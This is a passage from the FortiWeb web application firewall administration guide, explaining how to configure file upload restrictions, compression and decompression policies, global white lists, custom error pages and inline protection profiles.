+ Create New ✎ Edit 🗑 Delete ➡ Insert ↕ Move

	ID	File Upload Restriction Rule
<input type="checkbox"/>	1	media-upload-restriction1

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

---

<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the connection and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>

---

<b>Trigger Action</b>	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a> .
<b>Antivirus Scan</b>	<p>Enable to scan for trojans. Also enable the signatures (<a href="#">Trojans</a>) and configure the antivirus-specific <a href="#">Action</a>, <a href="#">Block Period</a>, <a href="#">Severity</a>, and <a href="#">Trigger Action</a> (see <a href="#">“Blocking known attacks &amp; data leaks” on page 409</a>).</p> <p>Attackers often modify HTTP header so that the request’s <code>Content-Type</code>: does not match — it indicates an allowed file type, but the byte code contained in the body is actually a virus. This scan ensures that the request actually contains the file type that it professes, and that it is not infected.</p>

14. Click *OK*.
15. Click *Create New* to include a rule in the set.  
A dialog appears.



16. From the *File Upload Restriction Rule* drop-down list, select an existing file upload restriction rule that you want to use in the policy.  
To view or change the information associated with the item, select the *Detail* link. The *File Upload Restriction Rule* dialog appears. Use the browser *Back* button to return.
17. Click *OK*.
18. Repeat the previous steps for each rule that you want to add to the file upload restriction policy.
19. To apply the file upload restriction policy, select it in an inline or offline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#) or [“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506](#)).

**See also**

- [Trojans](#)
- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)
- [IPv6 support](#)

# Compression & decompression

Similar to SSL/TLS, you can either completely offload compression to FortiWeb to save resources on your web servers, or temporarily decompress only as needed to scan and/or modify traffic that has already been compressed by your web servers.

## Configuring compression/decompression exemptions

If necessary, you can exempt HTTP `Host` : names and URLs from compression or decompression by FortiWeb. Generally, if a specific web server already applies compression, and if a specific response never needs to be scanned, compressed, or rewritten, it should be exempt from compression/decompression by FortiWeb.



If compressed, a request or response usually cannot be scanned, rewritten, or otherwise modified by FortiWeb. If you exempt vulnerable URLs, this will compromise the security of your network.

### To configure a rule exclusion

1. Go to *Application Delivery > Compression > Exclusion Rule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

A dialog appears.

ID	Host	Host Status	Request URL	
1	192.168.1.2	Enable	/index.html	
2	192.168.1.3	Enable	/index.asp	

3. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. Click *OK*.

- Click *Create New*.

A dialog appears.

- Enable *Host Status* to require that the `Host :` field of the HTTP request match a protected host names entry in order to match the exclusion.  
Also configure *Host*.
- From the *Host* drop-down list, select which protected host entry that the `Host :` field of the HTTP request must be in to match the exclusion.  
This option is available only if *Host Status* is enabled.
- In *Request URL*, type the exact URL of the page to use in the exclusion.  
The URL must begin with a slash (/). The URL must not include the domain or IP address.
- Click *OK*.
- Include the exception in a compression or decompression policy (see [“Configuring compression offloading” on page 485](#) or [“Configuring temporary decompression for scanning & rewriting” on page 488](#)).

## Configuring compression offloading

Most web servers can be configured to compress files when responding to a request. Compressed files often reduce bandwidth, and can result in faster delivery time to clients. (Modern browsers automatically decompress files before displaying the web pages.)

To successfully decompress and read the response, clients use the corresponding decompression algorithm. Web servers include an HTTP header such as:

```
Content-Encoding: gzip
```

to indicate which algorithm was used to compress the HTTP body:

```
^_<8B>^H^H+h,M^@^Cimage.png^@<EC><FC>St<AE>K<D4><EF><8B><C6>^ \1G<AC>
^Q<DB>
<U>0588>F1^m^m^m^m<DB>^Y<D1>N<E6><9C><DF>^<AB><B5>sq<CE><D5><D9><FB>b<
A5><B5>\<BC><EF><F3>T/<F5><AA><EA><BF>^?<F5>$DZR^X^F
^C
^@^@^@?<80>, ^@^@
<EF><D7><EF>6^D<D8><D7>7<F3><E1><F5>^B^@^@x^@^?^D<F8><E4><9D>
(content truncated)
```

If want to gain the benefits that compression offers, but do not want to configure it on your web servers, you can offload compression to FortiWeb instead.



If your web servers are starved for CPU cycles and RAM, offloading compression from your web servers to FortiWeb can alleviate that bottleneck and improve performance.

Based upon the HTTP `Content-Type` headers that you select (which correspond to Internet file type/MIME type categories such as images and XML), FortiWeb will compress matching responses. The total size of a large web page with lengthy JavaScripts and CSS, while in transit, could be many times smaller.



The maximum pre-compressed file size that FortiWeb can compress is 128 KB. Files larger than that limit will be transmitted **without** compression.

For example, a typical web page is comprised of several responses, such as an HTML document:

```
Content-Type: text/html
```

perhaps several images:

```
Content-Type: image/png
```

and a JavaScript:

```
Content-Type: text/javascript
```

If your protected web servers do **not** already apply compression, and you configure a compression policy for `text/html` and `text/javascript`, those typically lengthy and repetitive text-based documents can be efficiently compressed into much smaller responses. If bandwidth between server and client is the performance bottleneck, this could improve performance dramatically.

Not all HTTP clients support compression: RPC clients, for example, transmit binary data and do not support compression. For those host names and/or URLs, you should create exceptions.

### To configure a file compression policy

1. Before you configure file compression, configure the exceptions, if any. See [“Configuring compression/decompression exemptions” on page 484](#).



If your web servers are already configured to compress responses, you should either disable compression on the server, or configure exceptions for URLs hosted by that server. Otherwise, in some cases, FortiWeb might expend resources compressing responses that have already been compressed by the server. This can cause performance to **decrease** instead of increase.

2. Go to *Application Delivery > Compression > File Compress Policy*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

ID	Content Type	
1	text/html	
2	text/plain	

4. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. From *Exclusion URL*, you can select an existing exclusion. (See “[Configuring compression/decompression exemptions](#)” on page 484.)

Optionally, select an exclusion and click the *Detail* link. The exclusion dialog appears. You can view and edit the exclusion. Use the browser *Back* button to return.

6. Click *OK*.
7. To add or remove a content type, click *Add Content Type*.

A dialog appears.

8. In the *Content Types* list, select the content types that you want to compress, then click the right arrow (->) to move them to the *Allow Types* list.

For external JavaScripts, content type strings vary. If you are unsure of the content type string, for maximum coverage, select all JavaScript content type strings. However, due to wide browser compatibility, despite its current deprecated status, many web servers use `text/javascript`.



These apply compression only to JavaScripts that are **external** to a web page — that is, not directly embedded in a `<script>` tag or inline in the HTML document itself, but instead included via reference to a JavaScript file, such as `<script src="/nav/menu.js">`, and therefore are contained in a separate HTTP response from the HTML document. Likewise, selecting the `text/css` content type for compression will only compress external CSS. It will **not** compress CSS embedded directly within the HTML file. (Embedded CSS or JavaScript are governed by `Content-Type: text/html` instead.)

9. Click *OK*.
10. To apply the compression policy, select it in an inline protection profile used by a server policy (see “[Configuring a protection profile for inline topologies](#)” on page 496).

## See also

- [Caching](#)
- [Sequence of scans](#)
- [IPv6 support](#)

## Configuring temporary decompression for scanning & rewriting

Similar to SSL/TLS inspection, in order for some features to function, you must configure the appliance for compression inspection, or to decompress and then re-compress traffic.

If the HTTP body is compressed, FortiWeb **cannot** parse it for rewriting, nor scan for potential problems such as a data leak or virus. Traffic that is encrypted and/or compressed is not a normalized stream. Bodies of compressed responses effectively have low-grade encryption: they are **not** in clear text, and therefore do not match signatures, and cannot be rewritten.

How, then, can you scan or rewrite compressed traffic?

If your protected web servers compress files themselves (i.e. compression has **not** been offloaded to FortiWeb), configure a FortiWeb decompression policy.

You can configure FortiWeb to temporarily decompress the body of a response based on its file type, which is specified by the HTTP `Content-Type`: header. The appliance can then inspect the traffic. After, if there is no policy-violating content nor rewriting required, the FortiWeb appliance will allow the compressed version of the response to pass. Otherwise, if modification is required, FortiWeb will modify the response before re-compressing it and passing it to the client.



The maximum compressed file size that FortiWeb can decompress is configured in [Maximum Antivirus Buffer Size](#). By default, files larger than that limit are passed along **without** scanning or modification. **This could allow malware to reach your web servers, and cause HTTP body rewriting to fail.** If you prefer to **block** requests greater than this buffer size, configure [Body Length](#). To be sure that it will not disrupt normal traffic, first configure [Action](#) to be *Alert*. If no problems occur, switch it to *Alert & Deny*.



The response headers must include `Content-Encoding: gzip` in order to match the decompression policy. Other compression algorithms are not currently supported.

### To configure a decompression policy

1. Configure your web servers to compress their responses.
2. Before you configure the decompression policy, configure the exceptions, if any, that you want it to include. See [“Configuring compression/decompression exemptions” on page 484](#).
3. Go to *Application Delivery > Compression > File Uncompress Policy*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

- Click *Create New*.

A dialog appears.

ID	Content Type
1	text/html
2	text/plain

- In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
- Click *OK*.
- From *Exclusion URL*, you can select an existing exclusion. (See [“Configuring compression/decompression exemptions”](#) on page 484.)

Optionally, select an exclusion and click the *Detail* link. The exclusion dialog appears. You can view and edit the exclusion. Use the browser *Back* button to return.

- To add or remove a content type, click *Add Content Type*.

A dialog appears.

- In the *Content Types* list, select the content types that you want to decompress, then click the right arrow (->) to move them to the *Allow Types* list.

For external JavaScripts, content type strings vary. If you are unsure of the content type string, for maximum coverage, select all JavaScript content type strings. However, due to wide browser compatibility, despite its current deprecated status, many web servers use `text/javascript`.



These decompress only JavaScripts that are **external** to a web page — that is, not directly embedded in a `<script>` tag or inline in the HTML document itself, but instead included via reference to a JavaScript file, such as `<script src="/nav/menu.js">`, and therefore are contained in a separate HTTP response from the HTML document. Likewise, selecting the `text/css` content type for compression will only compress external CSS. It will **not** decompress CSS embedded directly within the HTML file. (Embedded CSS or JavaScript are governed by `Content-Type: text/html` instead.)

- Click *OK*.

- To apply a decompression policy, select it in an inline or offline protection profile used by a server policy (see [“Configuring a protection profile for inline topologies”](#) on page 496 or

“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506).

**See also**

- [IPv6 support](#)

# Policies

The *Policy* menu configures policies and protection profiles.

You can configure most protection features and traffic modification at any time. However, **FortiWeb does not apply most features until you include them in a policy that governs traffic** (either directly or indirectly, via protection profiles).

**See also**

- [Supported features in each operation mode](#)
- [Matching topology with operation mode & HA mode](#)

## How operation mode affects server policy behavior

Policy and protection profile behavior and supported features varies by the operation mode. (See also “Supported features in each operation mode” on page 69.)

**Table 43:** Policy behavior by operation mode

	Operation mode			
	Reverse Proxy	Offline Protection	True Transparent Proxy	Transparent Inspection
<b>Matches by</b>	<ul style="list-style-type: none"> <li>• Service</li> <li>• Virtual server</li> </ul>	Virtual server’s network interface, but <b>not</b> its IP address.	V-zone (bridge), but <b>not</b> its IP address.	V-zone (bridge), but <b>not</b> its IP address.
<b>Violations</b>	Blocked or modified, according to profile.	Attempts to block by mimicking the client or server and requesting to reset the connection; does <b>not</b> modify otherwise.	Blocked or modified, according to profile.	Attempts to block by mimicking the client or server and requesting to reset the connection; does <b>not</b> modify otherwise.
<b>Profile support</b>	<ul style="list-style-type: none"> <li>• Inline protection profiles</li> <li>• Auto-learning profiles</li> </ul>	<ul style="list-style-type: none"> <li>• Offline protection profiles</li> <li>• Auto-learning profiles</li> </ul>	<ul style="list-style-type: none"> <li>• Inline protection profiles</li> <li>• Auto-learning profiles</li> </ul>	<ul style="list-style-type: none"> <li>• Offline protection profiles</li> <li>• Auto-learning profiles</li> </ul>

**Table 43:** Policy behavior by operation mode

	Operation mode			
	Reverse Proxy	Offline Protection	True Transparent Proxy	Transparent Inspection
<b>SSL</b>	Certificate used to offload SSL from the servers to FortiWeb; can optionally re-encrypt before forwarding to the destination server.	Certificate used to decrypt and scan only; does <b>not</b> act as an SSL origin or terminator.	Certificate used to decrypt and scan only; does <b>not</b> act as an SSL origin or terminator.	Certificate used to decrypt and scan only; does <b>not</b> act as an SSL origin or terminator.
<b>Forwarding</b>	<ul style="list-style-type: none"> <li>Forwards to a server pool member using the port number where it listens; similar to a network address translation (NAT) policy on a general-purpose firewall.</li> <li>Can route connections to a specific server pool based on HTTP content.</li> </ul>	Lets the traffic pass through to a server pool member, but does <b>not</b> load-balance.	Forwards to a server pool member (but allowing to pass through, <b>without</b> actively redistributing connections) using the port number where it listens.	Lets the traffic pass through to a member of a server pool, but does <b>not</b> load balance.

The way that FortiWeb determines which policy to apply to a connection varies by operation mode. The appliance applies only one policy to each connection.

If a TCP connection does not match any of the policies, FortiWeb either refuses the connection (if it is operating in reverse proxy mode) or denies the connection (if it is operating in other operation modes). Even if the TCP connection has a matching policy and is allowed, subsequently, if the HTTP/HTTPS request is not allowed by the policy's profiles, it is considered to be in violation of the policy and the client may be blocked at the application (request) level or connection level, depending on the *Action* that you configure.

Policies are **not** applied while they are disabled. See [“Enabling or disabling a policy” on page 526](#).

## Configuring the global object white list

*Server Objects > Global > Predefined Global White List* displays a predefined list of common Internet entities, such as:

- the FortiWeb session cookie named `cookiesession1`
- Google Analytics cookies such as `__utma`
- the URL icon `/favicon.ico`
- AJAX parameters such as `__LASTFOCUS`

that your FortiWeb appliance can ignore when it enforces your policies. FortiGuard FortiWeb Security Service service updates the predefined global white list. However, you can also whitelist your own custom URLs, cookies, and parameters on *Server Objects > Global > Custom Global White List*.

When enabled, whitelisted items are **not** flagged as potential problems, nor incorporated into auto-learning data. This feature reduces false positives and improves performance.

To include white list items during policy enforcement and auto-learning reports, you must first disable them in the global white list.

### To disable an item in the predefined global white list

1. Go to *Server Objects > Global > Predefined Global White List*.

ID	Name	Path	Domain	Enable
▼ URL				
100001		/favicon.ico		<input type="checkbox"/>
▶ Parameter				
▼ Cookie				
300001	__utma			<input checked="" type="checkbox"/>
300002	__utmb			<input checked="" type="checkbox"/>
300003	__utmc			<input checked="" type="checkbox"/>
300004	__utmz			<input checked="" type="checkbox"/>
300005	__utmv			<input checked="" type="checkbox"/>
300006	__utmx			<input checked="" type="checkbox"/>

**Apply**

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "[Permissions](#)" on page 52.

2. To see the items that each section contains and to expose those items' *Enable* check box, click the blue expansion arrows.
3. In the row of the item that you want to disable, clear the check box in the *Enable* column.
4. Click *Apply*.
5. To verify that an item is no longer whitelisted, you can enable auto-learning, then make a request to a protected web site. The auto-learning report should **omit** any items that you have disabled, such as the `/favicon.ico` URL. Alternatively, use the parameter or URL to attempt to trigger an attack signature that should block it.

### To configure a custom global whitelist

1. Go to *Server Objects > Global > Custom Global White List*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

**New Custom Global White List**

**Type**

**Request Type**  Simple String  Regular Expression

**Request URL**

- From *Type*, select the part of the HTTP request where you want to white list an object. Available configuration fields vary by the type that you choose.

- If *Type* is *URL*:

<b>Request Type</b>	Indicate whether the <i>Request URL</i> field will contain a literal URL ( <i>Simple String</i> ), or a regular expression designed to match multiple URLs ( <i>Regular Expression</i> ).
<b>Request URL</b>	<p>Depending on your selection in the <i>Request Type</i> field, enter either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/robots.txt</code>, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (<code>/</code>).</li> <li>a regular expression, such as <code>^/*\.html</code>, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (<code>/</code>); however, it must at match URLs that begin with a slash, such as <code>/index.html</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on <a href="#">page 726</a>)</p>

- If *Type* is *Parameter*, in *Name*, type the name of the variable **exactly** as it appears in the URL or HTTP body (varies by HTTP GET/POST method).

For example, if the URL ends with the parameter substring `?userName=rowan`, you would type `userName` (note the capital letter).

- If *Type* is *Cookie*:

<b>Name</b>	Type the name of the cookie as it appears in the HTTP request, such as <code>NID</code> .
<b>Domain</b>	<p>Type the partial or complete domain name or IP address as it appears in the cookie, such as:</p> <ul style="list-style-type: none"> <li><code>www.example.com</code></li> <li><code>.google.com</code></li> <li><code>10.0.2.50</code></li> </ul> <p>If clients sometimes access the host via IP address instead of DNS, create white list objects for both.</p> <p><b>Caution:</b> Do not whitelist untrusted subdomains that use vulnerable cookies. It could compromise the security of that domain and its network.</p>
<b>Path</b>	Type the path as it appears in the cookie, such as <code>/</code> or <code>/blog/folder</code> .

- Click *OK*.
- To verify that an item is now whitelisted, you can enable auto-learning, then make a request to a protected web site. The auto-learning report should **include** any items that you have whitelisted. Alternatively, use the parameter or URL to attempt to trigger an attack signature that would normally block it; the item should now be allowed.

### See also

- [Configuring a server policy](#)
- [Viewing auto-learning reports](#)
- [IPv6 support](#)

## Uploading a custom error page

Error pages can be displayed when a client violates a policy where the *Action* is *Alert & Deny* in its protection profile. Because error pages from the web server frequently mention the web server version and application stack, such as this one from Apache (server information disclosure is shown in bold):

### **Not Found**

The requested URL /dne was not found on this server.

### **Apache/2.2.3 (Red Hat) Server at wiki.example.com Port 80**

or this one from WebSphere (server and source code information disclosure is shown in bold):

### **JSP Processing Error**

### **HTTP Error Code: 404**

**Error Message:** JSPG0036E: Failed to find resource  
/fr/investissement/accueil.jsp

**Root Cause:** java.io.FileNotFoundException: JSPG0036E: Failed to  
find resource /fr/investissement/accueil.jsp  
at  
com.ibm.ws.jsp.webcontainerext.AbstractJSPEExtensionPro  
cessor.findWrapper (AbstractJSPEExtensionProcessor.java:  
395)  
at  
com.ibm.ws.jsp.webcontainerext.AbstractJSPEExtensionPro  
cessor.handleRequest (AbstractJSPEExtensionProcessor.jav  
a:349)  
at  
com.ibm.ws.webcontainer.webapp.WebApp.handleRequest (We  
bApp.java:3933)  
(output abbreviated)  
at  
com.ibm.ws.tcp.channel.impl.WorkQueueManager\$Worker.ru  
n (WorkQueueManager.java:1069)  
at  
com.ibm.ws.util.ThreadPool\$Worker.run (ThreadPool.java:  
1604)

this can be used for fingerprinting before an attack, you can craft a generic page that refers anyone who receives the page by accident to simply contact a network administrator.

## To configure an error page

1. Using an HTML editor, create an HTML page that includes your chosen error message.  
If you plan to display just one page, name it `index.html`. To use multiple pages such as with a frame set, make sure the entry point is `index.html`. The pages may include external files such as graphics and CSS if necessary.

2. Compress the page or pages and any accompanying graphics or auxiliary files into a `.zip`, `.gz`, or `.tgz` archive.


The compressed file must not exceed 1 MB.

3. Go to *Server Objects > Error Page > Error Page*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

4. Click *Create New*.

A dialog appears.



5. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
6. Click *Browse* and locate the compressed error message file you created.
7. Click *OK*.

Your web browser uploads the file. The FortiWeb appliance examines the file you select. It will reject any file that does not meet all requirements for file naming, supported compression format, and maximum size.

To preview the uploaded page, mark its check box in the list of custom error pages, then click *View* in the tool bar. The error page will be displayed in the frame to the right of the web UI navigation menu. To return to the list of error pages, click *Return*.

8. To apply an error page to blocked requests, select it from [Attack Blocking Error Page](#) in a server policy (see "[Configuring a server policy](#)" on page 513).

## Configuring a protection profile for inline topologies

Inline protection profiles combine previously configured rules, profiles, and policies into a comprehensive set that can be applied by a policy. Inline protection profiles contain only the features that are supported in inline topologies, which you use with operation modes such as reverse proxy and true transparent.

Inline protection profiles' primary purpose is to block attacks, especially for use in conjunction with auto-learning profiles. If used in conjunction with auto-learning profiles, you **should**

configure the offline protection profile to log **but not block** attacks in order to gather complete session statistics for the auto-learning feature.



Inline protection profiles include features that require an inline network topology. They can be configured at any time, but **cannot** be applied by a policy if the FortiWeb appliance is operating in a mode that does not support them. For details, see [Table 43 on page 491](#).

### To configure an inline protection profile

1. Before configuring an inline protection profile, first configure any of the following that you want to include in the profile:



To save time, you may be able to use auto-learning to generate protection profiles and their components by observing your web servers' traffic. For details, see [“Auto-learning” on page 160](#).

- an X-Forwarded-For: or other X-header rule (see [“Defining your proxies, clients, & X-headers” on page 283](#))
- a file upload restriction (see [“Limiting file uploads” on page 479](#))
- an allowed method set (see [“Specifying allowed HTTP methods” on page 463](#))
- a URL access rule (see [“Restricting access to specific URLs” on page 342](#))
- a signature set (see [“Blocking known attacks & data leaks” on page 409](#)) and/or padding oracle protection rule (see [“Defeating cipher padding attacks on individually encrypted inputs” on page 433](#))
- a page order rule (see [“Enforcing page order that follows application logic” on page 437](#))
- a parameter validator (see [“Validating parameters \(“input rules”\)” on page 448](#))
- a hidden fields protector (see [“Preventing tampering with hidden inputs” on page 457](#))
- a start pages rule (see [“Specifying URLs allowed to initiate sessions” on page 442](#))
- a brute force login attack detector (see [“Preventing brute force logins” on page 379](#))
- a protocol constraints rule (see [“HTTP/HTTPS protocol constraints” on page 467](#))
- a rewriting or redirection set (see [“Rewriting & redirecting” on page 383](#))
- a content caching rule (see [“Caching” on page 403](#))
- an authentication policy (see [“Offloading HTTP authentication & authorization” on page 235](#))
- a site publishing policy (see [“Single sign-on \(SSO\)” on page 254](#))
- a file compression rule (see [“Configuring compression offloading” on page 485](#))
- a file decompression rule (see [“Configuring temporary decompression for scanning & rewriting” on page 488](#))
- a DoS protector (see [“Grouping DoS protection rules” on page 377](#))
- a client IP set (see [“Blacklisting & whitelisting clients using a source IP or source IP range” on page 357](#))
- the IP reputation policy (see [“Blacklisting source IPs with poor reputation” on page 351](#))
- a trigger if you plan to use policy-wide log and alert settings (see [“Configuring triggers” on page 589](#))

2. Go to *Policy > Web Protection Profile > Inline Protection Profile*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

3. Click *Create New*.

Alternatively, click the *Clone* icon to copy an existing profile as the basis for a new one. The predefined profiles supplied with your FortiWeb appliance cannot be edited, only viewed or cloned.

A dialog appears.

4. Configure these settings:

**Edit Inline Protection Profile**

<b>Name</b>	<input type="text" value="inline-protection-profile1"/>
<b>Session Management</b>	<input checked="" type="checkbox"/>
<b>Session Timeout</b>	<input type="text" value="30"/> Seconds
<b>X-Forwarded-For</b>	<input type="text" value="x-headers1"/> <a href="#">Detail...</a>
<b>Cookie Poison</b>	<input checked="" type="checkbox"/> <input type="text" value="Alert &amp; Deny"/> <input type="text" value="60"/> <input type="text" value="High"/>
	<input type="text" value="notification-servers1"/>

---

**Known Attacks**

<b>Signatures</b>	<input type="text" value="attack-signatures1"/> <a href="#">Detail...</a>
<b>Enable AMF3 Protocol Detection</b>	<input type="checkbox"/>
<b>Enable XML Protocol Detection</b>	<input type="checkbox"/>
<b>Illegal XML Format</b>	<input type="checkbox"/> <input type="text" value="Alert"/> <input type="text" value="60"/> <input type="text" value="High"/>
	<input type="text" value="Please Select"/>

---

**Advanced Protection**

<b>Custom Rule</b>	<input type="text" value="combo-IP-rate-URL-policy1"/> <a href="#">Detail...</a>
<b>Padding Oracle Protection</b>	<input type="text" value="padding-oracle1"/> <a href="#">Detail...</a>

---

**Input Validation**

<b>Parameter Validation</b>	<input type="text" value="parameter-validation-policy1"/> <a href="#">Detail...</a>
<b>Hidden Fields Protection</b>	<input type="text" value="hidden-field-policy1"/> <a href="#">Detail...</a>
<b>File Upload Restriction</b>	<input type="text" value="file-upload-policy1"/> <a href="#">Detail...</a>

---

**Protocol**

<b>HTTP Protocol Constraints</b>	<input type="text" value="http-constraint1"/> <a href="#">Detail...</a>
----------------------------------	---

---

**Access**

<b>Brute Force Login</b>	<input type="text" value="brute-force-preventer1"/> <a href="#">Detail...</a>
<b>URL Access</b>	<input type="text" value="url-access-policy1"/> <a href="#">Detail...</a>
<b>Page Access</b>	<input type="text" value="page-order-rule1"/> <a href="#">Detail...</a>
<b>Start Pages</b>	<input type="text" value="session-initiation1"/> <a href="#">Detail...</a>
<b>Allow Method</b>	<input type="text" value="method-policy1"/> <a href="#">Detail...</a>
<b>IP List</b>	<input type="text" value="client-blacklist1"/> <a href="#">Detail...</a>
<b>Geo IP</b>	<input type="text" value="north-america"/> <a href="#">Detail...</a>

---

**DoS Protection**

<b>DoS Protection</b>	<input type="text" value="dos-protection1"/> <a href="#">Detail...</a>
-----------------------	--

---

**IP Reputation**

<b>IP Reputation</b>	<input checked="" type="checkbox"/>
<b>Allow Known Search Engines</b>	<input checked="" type="checkbox"/> <a href="#">Detail...</a>

---

**Application Delivery**

<b>URL Rewriting</b>	<input type="text" value="url-rewrite-policy1"/> <a href="#">Detail...</a>
<b>HTTP Authentication</b>	<input type="text" value="http-auth-policy1"/>
<b>Site Publish</b>	<input type="text" value="groupware-publisher1"/> <a href="#">Detail...</a>
<b>File Compress</b>	<input type="text" value="compressed-content"/> <a href="#">Detail...</a>
<b>File Uncompress</b>	<input type="text" value="decompressed-requests"/> <a href="#">Detail...</a>
<b>Web Cache</b>	<input type="text" value="content-cache1"/> <a href="#">Detail...</a>

---

<b>Redirect URL</b>	<input type="text" value="http://www.example.com/"/>
<b>Redirect URL With Reason</b>	<input checked="" type="checkbox"/>
<b>Data Analytics</b>	<input type="checkbox"/>

Setting name	Description
<b>Session Management</b>	<p>Enable to add a cookie to the reply in order for FortiWeb to be able to track the state of web applications across multiple requests (i.e., to implement HTTP sessions). Also configure <i>Session Timeout</i>.</p> <p><b>IPv6 support.</b> This feature adds the FortiWeb's own session support, and does <b>not</b> duplicate or require that your web applications have its own sessions. For details, see "<a href="#">HTTP sessions &amp; security</a>" on <a href="#">page 34</a>.</p> <p><b>Note:</b> Enabling this option is <b>required</b> if:</p> <ul style="list-style-type: none"> <li>• you select features requiring session cookies, such as <a href="#">DoS Protection</a>, <a href="#">Start Pages</a>, <a href="#">Page Access</a>, or <a href="#">Hidden Fields Protection</a></li> <li>• in any policy, you will select an auto-learning profile with this profile</li> <li>• you want to include this profile's traffic in the traffic log</li> </ul> <p><b>Note:</b> This feature <b>requires</b> that the client support cookies. RPC clients and browsers where the person has disabled cookies do not support FortiWeb HTTP sessions, and therefore also do not support FortiWeb features that are dependent upon them.</p>
<b>Session Timeout</b>	<p>Type the HTTP session timeout in seconds.</p> <p>After this time elapses during which there were no more subsequent requests, after which the FortiWeb appliance will regard the next request as the start of a new HTTP session.</p> <p>This option appears only if <a href="#">Session Management</a> is enabled. The default is 1200 (20 minutes).</p>
<b>X-Forwarded-For</b>	<p>Select the <code>X-Forwarded-For:</code> and <code>X-Real-IP:</code> HTTP header settings to use, if any. For details, see "<a href="#">Defining your proxies, clients, &amp; X-headers</a>" on <a href="#">page 283</a>.</p> <p><b>Note:</b> Configuring this option is <b>required</b> if the true IP address of the client is hidden from FortiWeb because a load balancer or other web proxy is deployed in front. In that case, you <b>must</b> configure an X-header rule so that FortiWeb will block only requests related to the original client. Otherwise, it may block <b>all</b> requests whenever any attack occurs, since all requests will appear to originate from the proxy's IP.</p>

Setting name	Description
